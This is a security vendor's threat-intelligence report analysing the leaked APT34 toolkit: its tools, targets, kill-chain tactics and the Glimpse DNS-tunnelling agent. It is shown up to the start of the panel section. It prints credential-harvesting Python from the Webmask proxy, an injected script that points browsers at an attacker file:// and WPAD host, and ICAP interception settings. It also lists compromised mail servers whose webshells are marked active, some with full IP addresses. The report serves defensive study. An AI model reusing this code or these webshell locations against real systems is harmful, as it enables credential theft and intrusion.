
APT34 Event Analysis Report - NSFOCUS, Inc., a global network and cyber security leader, protects enterprises and carriers from advanced cyber attacks.

By NSFOCUS

Published: 2019-11-09 · Archived: 2026-04-05 18:47:01 UTC



1 Overview

On April 18, 2019 a hacker/hacker organization sold a toolkit of the APT34 group, under the false name of Lab Dookhtegan, on a Telegram channel. The organization also posted screenshots of the tool’s backend panels, where victim data had been collected. Early in the middle of March 2019, this hacker/hacker organization had released and sold this toolkit on the Internet. Interestingly, the CEO of a security company in Kuwait took to Twitter to stress in particular the authenticity of this post.

Tools included in the leaked toolkit are listed as follows:


- Glimpse: a new trojan based on PowerShell, dubbed BondUpdater by Palo Alto Networks
- PoisonFrog: an old version of BondUpdater
- HyperShell
- HighShell: dubbed TwoFace by Palo Alto Networks
- MinionProject: Fox management interface with the HighShell module loaded
- Webmask: HTTP proxy hijacking tool, the main tool behind DNSpionage, used for DNS tunneling

NSFOCUS Security Labs and NSFOCUS M01N Security Research Team made an analysis of this toolkit together and found that tools included in the leaked toolkit differed from the previously released attacks tools of the APT34 group. In this report, we have made a detailed analysis of the leaked tools from the perspectives of tactics, techniques and procedures (TTPs).

1.1 Distribution of Attack Targets by Industry

In addition to countries in the Middle East, APT34 has also hit China Mainland, China Taiwan, Turkey, Albania, and other countries and regions. China Mainland and China Taiwan both received a large proportion of attacks.


Through analysis, we have found 12 malicious WebShell files used to target China Energy Conservation and Environmental Protection Group, China Railway Construction Corporation, and Western Securities Co., Ltd. among other Chinese companies, as well as six such files used to be against companies in Hong Kong, Macao, and Taiwan.



The released toolkit also contains a lot of passwords which are packaged and released in different archives according to information sources.

cdhq.gov.ae.zip	612	0	WinRAR ZIP 压缩...	2019/4/18 17...	9D16670F
Dubai Media Inc.zip	3,140	0	WinRAR ZIP 压缩...	2019/4/18 17...	A523E8...
Emirates Federal Competitivenes...	797	0	WinRAR ZIP 压缩...	2019/4/18 17...	476F0366
Emirates Ministry of Presidental ...	8,048	0	WinRAR ZIP 压缩...	2019/4/18 17...	9C820624
Emirates National Oil Co (2).zip	1,924	0	WinRAR ZIP 压缩...	2019/4/18 17...	BF53A0A9
Emirates National Oil Co.zip	5,870	0	WinRAR ZIP 压缩...	2019/4/18 17...	418B5369
Emirates NMC National Media C...	30,537	0	WinRAR ZIP 压缩...	2019/4/18 17...	A25763...
Emirates Policy Center.zip	596	0	WinRAR ZIP 压缩...	2019/4/18 17...	FB21770E
Emirates Prime Minister Office.zip	573	0	WinRAR ZIP 压缩...	2019/4/18 17...	49797D...
Etithad Airways.zip	91,781	0	WinRAR ZIP 压缩...	2019/4/18 17...	97488C7B
Glimpse.zip	179,331	0	WinRAR ZIP 压缩...	2019/4/18 17...	8CE1A693
Jordan NITC - National Informat...	14,473	0	WinRAR ZIP 压缩...	2019/4/18 17...	908128F4
Jordan Software solutions comp...	9,294	0	WinRAR ZIP 压缩...	2019/4/18 17...	528B69EB
Kuwait Amiri Diwan da.gov.kw.zip	8,987	0	WinRAR ZIP 压缩...	2019/4/18 17...	D4EB32EF
Lamprell Energy Ltd.zip	493	0	WinRAR ZIP 压缩...	2019/4/18 17...	49DE65...
National Securtiy Agency of Bah...	819	0	WinRAR ZIP 压缩...	2019/4/18 17...	A81EFB92
Nigerian building and road rese...	1,408	0	WinRAR ZIP 压缩...	2019/4/18 17...	34E2D9F2
Oman Administrative court adm...	2,201	0	WinRAR ZIP 压缩...	2019/4/18 17...	8F78EA95
posion frog.zip	24,259	0	WinRAR ZIP 压缩...	2019/4/18 17...	E41F50D9

From the above figure, we can see that the archive names contain airport names and oil company names. More than 12,000 weak passwords were disclosed this time.



1.2 About APT34

The APT34 group, named by FireEye, uses tools and attack approaches that bear a high resemblance to the OilRig organization, an organization active in the Middle East followed up by Palo Alto Networks. The APT34 group started to carry out malicious activities as early as in 2014, targeting governments and the financial, energy, chemical, and telecom sectors. This group, though often seen in the Middle East, also hits China, as indicated in files leaked this time.

On November 4, 2017, FireEye discovered that this group exploited the vulnerability (CVE-2017-11882) to launch attacks by leveraging tools similar to those leaked this time.

2 TTPs

During the functional analysis of APT34's leaked sample, we have ascertained the attack tactics and techniques used by this hacking group, via a reverse deduction based on attack procedures. Overall, four phases of the kill chain are involved: privilege escalation, collection, exfiltration, and command and control.

Privilege Escalation

This leaked sample uses multiple WebShell backdoor programs like HighShell, HyperShell, and MinionProject, each of which is a .NET program. Some of these programs encrypt the communications in order to evade defense measures. By reference to the tool use record documents included in the leaked files and the list of websites

compromised by APT34, we can see that this hacking group mainly uses these WebShell programs, placed in /owa/auth/, to target the Outlook email system of the Exchange server. This sample's attack targets are found all around the world, including 14 enterprises in the energy and securities sectors in the Chinese mainland. By the time this report is released, some of those WebShell backdoor programs are still active.

C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\

getidtokens.aspx
OutlookDC.aspx

w;9uTJ0Dpm8(+4\`0FwEjiFspa

The following figure shows WebShell backdoors targeting companies in China:

7	https://1.202.179.13/owa/auth/error1.aspx	mail.cccp.cn	China		Active
8	https://1.202.179.14/owa/auth/error1.aspx	mail.cccp.cn	China		Active
9	https://114.[redacted]/owa/auth/error1.aspx	mail.generali-[redacted].cn	China		Active
10	https://180.[redacted]/owa/auth/error3.aspx	exchange.[redacted].com.cn	China		Active
11	https://180.[redacted]/owa/auth/error1.aspx	[redacted].com.cn	China		Active
12	https://210.22.172.26/owa/auth/error1.aspx	[redacted].com.cn	China		Active
13	https://221.[redacted]/owa/auth/outlook.aspx	mail.[redacted].com.cn	China		Active
14	https://222.[redacted]/owa/auth/outlook.aspx	mail.[redacted].com.cn	China		Active
15	https://222.[redacted]/owa/auth/error1.aspx	[redacted].com.cn	China		Active
16	https://58.210.210.113/owa/auth/error1.aspx	mail.[redacted].com.cn	China		Active
17	https://60.247.31.237/owa/auth/error3.aspx	[redacted].cn	China		Active
18	https://[redacted]/owa/auth/logoff.aspx	[redacted].cn	China		Active
19	https://202.104.127.215/owa/auth/error1.aspx	mail.[redacted].com	services		Active
20	https://202.104.127.215/owa/auth/exppw.aspx	mail.[redacted].com	services		Active

The following table lists URLs of active WebShells:

WebShell	Website	Country/Region
https://202.***.***.31/owa/auth/signout.aspx	rtarf.*****.th	Thailand
https://202.***.***.4/owa/auth/signout.aspx	rtarf.*****.th	Thailand
https://122.***.***.136/owa/auth/error3.aspx	mail.*****.com.tw	Taiwan
https://202.***.***.169/owa/auth/signin.aspx	*****.com{outlook}	
https://202.***.***.206/owa/auth/signout.aspx	wmail.*****.com	
https://213.***.***.51/owa/auth/logon.aspx	*****.gov.tr{outlook}	Turkey
https://1.***.***.13/owa/auth/error1.aspx	mail.*****.cn	China
https://1.***.***.14/owa/auth/error1.aspx	mail.*****.cn	China
https://114.***.***.1/owa/auth/error1.aspx	mail.generali-*****.cn	China
https://180.***.***.217/owa/auth/error3.aspx	exchange.*****.com.cn	China
https://180.***.***.230/owa/auth/error1.aspx	*****.com.cn	China

WebShell	Website	Country/Region
https://210.***.***.26/owa/auth/error1.aspx	lswebext.*****.com.cn	China
https://221.***.***.230/owa/auth/outlook.aspx	mail.*****.com.cn	China
https://222.***.***.8/owa/auth/outlook.aspx	mail.*****.com.cn	China
https://222.***.***.76/owa/auth/error1.aspx	*****.*****.com.cn	China
https://58.***.***.113/owa/auth/error1.aspx	mail.*****.com.cn	China
https://60.***.***.237/owa/auth/error3.aspx	*****.cn	China
https://60.***.***.237/owa/auth/logoff.aspx	*****.cn	China
https://202.***.***.218/owa/auth/error1.aspx	mail.*****.com	
https://202.***.***.218/owa/auth/exppw.aspx	mail.*****.com	
https://132.***.***.165/owa/auth/logout.aspx	CSEX.*****.technion.ac.il	Israel
https://132.***.***.165/owa/auth/signout.aspx	CSEX.csf.*****.ac.il	Israel
https://209.***.***.35/owa/auth/logout.aspx	mail.*****.co.zw	Zimbabwe
https://114.***.***.22/owa/auth/login.aspx	mail.******.ws	Samoa
https://114.***.***.3/owa/auth/login.aspx	mail.*****.ws	Samoa
https://185.***.***.199/owa/auth/logout.aspx	******.com.sa	Saudi Arabia
https://46.***.****.125/owa/auth/signin.aspx	*****.com.sa	Saudi Arabia
https://51.***.***.170/owa/auth/owaauth.aspx	*****.edu.sa	Saudi Arabia
https://91.***.***.155/owa/auth/signin.aspx	*****.gov.sa	Saudi Arabia
https://83.***.***.132/owa/auth/logon.aspx	mail.*****.com.ps{outlook}	Palestine
https://78.***.***.199/owa/auth/logon.aspx	*****.gov.qa{outlook}	Qatar
https://110.***.***.90/owa/auth/errorff.aspx	mail.fmis.*****.gov.kh	Cambodia
https://211.***.***.68/owa/auth/error1.aspx	mailexchange.*****.co.kr	North Korea
https://168.***.***.220/owa/auth/error3.aspx	mail.tc-*****.co	Colombia
https://213.***.***.221/owa/auth/errorff.aspx	*****.gov.kw	Kuwait
https://77.***.***.125/owa/auth/logout.aspx	{ul.*****.lb}	Lebanon
https://202.***.***.11/owa/auth/error1.aspx	webmail.*****.com.mo	Macao

WebShell	Website	Country/Region
https://202.***.***.141/owa/auth/error3.aspx	*****.must.edu.mo	Macao
https://213.***.***.73/owa/auth/error4.aspx	ad.*****.eg{shell}	Egypt
https://200.***.***.13/owa/auth/error3.aspx	sre.*****.mx	Mexico
https://202.***.***.68/owa/auth/error0.aspx	mfa.*****.mn	Myanmar
https://202.***.***.68/owa/auth/error1.aspx	mifa.*****.mn	Myanmar
https://197.***.***.10/owa/auth/logout.aspx	mail.*****.gov.ng	Nigeria
https://41.***.***.221/owa/auth/logout.aspx	mail.*****.gov.ng	Nigeria
https://mail.*****.ae/owa/auth/change_password.aspx	mail.*****.ae	United Arab Emirates
https://mail.*****.com.sa/owa/auth/GetLoginToken.aspx	mail.*****.com.sa	Saudi Arabia
https://webmail.*****.bh/owa/auth/Timeoutctl.aspx	webmail.*****.bh	Bahrain
https://webmail.*****.bh/owa/auth/EventClass.aspx	webmail.*****.bh	Bahrain
https://webmail.*****.bh/ecp/auth/EventClass.aspx	webmail.*****.bh	Bahrain
http://*****.ae:8080/_layouts/WrkStatLog.aspx	*****.ae	United Arab Emirates
https://www.*****.jo/statistic.aspx	www.*****.jo	Jordan
https://e-*****.al/dptaktkonstatim.aspx	e-*****.al	Albania
https://webmail.*****.ae/owa/auth/RedirSuiteService.aspx	webmail.*****.ae	United Arab Emirates
https://webmail.*****.ae/owa/auth/handlerservice.aspx	webmail.*****.ae	United Arab Emirates

Collection

Our Webmask analysis of this leaked sample mainly focuses on attacks against Outlook. Through the analysis, we found that such attacks used the email connection and man-in-the-browser (MITB) technologies. Also, we dissected the sample's source code and instructions and discovered that this tool could steal users' email account passwords and cookies for Outlook authentication as well as inject code into traffic for further information collection.


```
script = ';$(document).ready(function(){$(\'<img src="file://[ip]/resource/logo.jpg"><img src="http://WPAD/avatar.jpg">\');});'
days = 3000
```

```
def extract_login_password(date, ip, url, body):
        usernames = []
        passwords = []

        userfields = ['log','login', 'wpname', 'ahd_username', 'unickname', 'nickname', 'user', 'user_name',
                                'alias', 'pseudo', 'email', 'username', '_username', 'userid', 'form_loginname', 'loginname',
                                'login_id', 'loginid', 'session_key', 'sessionkey', 'pop_login', 'uid', 'id', 'user_id', 'screename',
                                'uname', 'ulogin', 'acctname', 'account', 'member', 'mailaddress', 'membername', 'login_username',
                                'login_email', 'loginusername', 'loginemail', 'uin', 'sign-in', 'usuario']
        passfields = ['ahd_password', 'pass', 'password', '_password', 'passwd', 'session_password', 'sessionpassword',
                                'login_password', 'loginpassword', 'form_pw', 'pw', 'userpassword', 'pwd', 'upassword', 'login_password'
                                'passwort', 'passwrd', 'wppassword', 'upasswd','senha','contrasena', 'secret']
        logins = ['login', 'log-in', 'log_in', 'signin', 'sign-in', 'logon', 'log-on']

        for login in userfields:
                login_re = re.search('([^&]*%s[^=]*=[^&]+)' % login, body, re.IGNORECASE)
                if login_re and len(login_re.group()) < 75:
                        usernames.append(login_re.group())
        for passfield in passfields:
                pass_re = re.search('([^&]*%s[^=]*=[^&]+)' % passfield, body, re.IGNORECASE)
                if pass_re and len(pass_re.group()) < 75:
                        passwords.append(pass_re.group())

        if len(usernames) > 0 and len(passwords) > 0:
                log = {'date': date, 'ip': ip, 'type': 'login_password', 'url': url, 'usernames': usernames, 'passwords': passwords}
                log_string = json.dumps(log, indent=4)
                log_to_file(credentials_file, log_string)
                print log_string
```

```
icap_service password_req reqmod_precache bypass=1 icap://127.0.0.1:1344/password
#icap_service password_resp respmod_precache bypass=1 icap://127.0.0.1:1344/password
icap_service cookie_req reqmod_precache bypass=1 icap://127.0.0.1:1344/cookie
#icap_service cookie_resp respmod_precache bypass=1 icap://127.0.0.1:1344/cookie
#icap_service inject_req reqmod_precache bypass=1 icap://127.0.0.1:1344/inject
icap_service inject_resp respmod_precache bypass=1 icap://127.0.0.1:1344/inject
icap_service headers_req reqmod_precache bypass=1 icap://127.0.0.1:1344/headers
#icap_service headers_resp respmod_precache bypass=1 icap://127.0.0.1:1344/headers
icap_service basic_req reqmod_precache bypass=1 icap://127.0.0.1:1344/basic
#icap_service basic_resp respmod_precache bypass=1 icap://127.0.0.1:1344/basic
```

Exfiltration

In this phase, the Exfiltration Over Command and Control Channel tactic is applied. The attacker sends sensitive data to the controlled server using a DNS protocol through command and control, in a way to avoid information disclosure due to common data loss prevention techniques.




Command and Control

The leaked sample used two remote access Trojans (RATs), **poisonfrog.ps1** (old version) and Glimpse (**dns_main.ps1**) (new version), for remote control of the target server by using a DNS protocol for communication.

After a sample analysis, we found that both versions of RATs used PowerShell as an agent for code execution, and prior to that, the RATs needed to hijack the victim's DNS server for DNS redirection in order to parse the domain name suffix designated by the attacker. By generating a subdomain with a specific algorithm, the victim's machine performs a DNS query to request an A/TXT record of the subdomain from the DNS server (C2 server) and obtains the IP address provided by the C2 server for communications. In addition, the attacker will create a scheduled task to execute the PowerShell script regularly to obtain information from the C2 server before executing commands. The C2 server mainly provides command execution and file upload and download functions.

The C2 server of the old version already implements proxy detection and can download files from the remote server for web proxy configuration. The old version only supports the query of DNS A records and generates subdomain names that contain part of the UUID (Universally Unique Identifier) value of the victim's system.

The C2 server of the new version does not involve proxy configuration and deems that the DNS hijacking is already completed. It can parse DNS TXT records and generate subdomain names that do not contain the UUID value of the victim's system.




3 Trojan and WebShell Analysis


The following figures show the directory structure of each tool used by this leaked sample:

Glimpse:


PoisonFrog:




Webmask:



Webshells_and_Panel:



When sorting out files and trying to reproduce the sample, we found that remote control tools had an incomplete logic which renders one-click deployment impossible. These tools can run properly only after an analysis and reconfiguration is completed. MinionProject, however, cannot directly execute due to the lack of files.



To sum up, we believe that the leaked toolkit is incomplete, which should be noted during analysis of the toolkit. So far, no backdoor is discovered left by the leaker.

3.1 Glimpse

Glimpse is a remote control tool that uses DNS tunneling. It consists of an agent, a panel, and a server.

3.1.1 Agent

The agent is a program at the controlled end.

- **Major Functions**

The startup script is **runner_.vbs** which is used to start the main script of PowerShell.

The main script is **dns_main.ps1** used for communications with the server.

- **File-related Operations**

The program generates the directory **PUBLIC\Libraries\guid** (hereinafter referred to as the agent directory in which guid is generated by **Dns_main.ps1**) and creates folders in this directory like **receivebox**, **sendbox**, and **done** to communicate with the server by reading or writing into files in these folders.

- **Communication Process**

1. The agent can communicate with the server through the ping mode (DNS A mode) or text mode (DNS TXT mode). Commands received by the agent from the server are saved as files with RCVD as the file name prefix in the **receivebox**\ directory of the agent.
2. Check the commands from the server and perform the related behavior.


The following table lists commands from the server.

Trailing Byte of a Command File Name	Meaning	Operation
0	Executing commands issued by the server	Reads contents from the command file, executes them as CMD commands, and saves the command output as a file with **proc** as the file name prefix in the agent directory, **\sendbox**.
1	Uploading a file	Places the file designated in the body of the command file in the agent directory **\sendbox** and sends this file to the C&C server.
Others	Downloading a file	Places the command file in the agent directory **\done**.

3. After executing commands issued by the server, the agent will send the file saved in the agent directory **\sendbox** to the server.

3.1.2 Panel

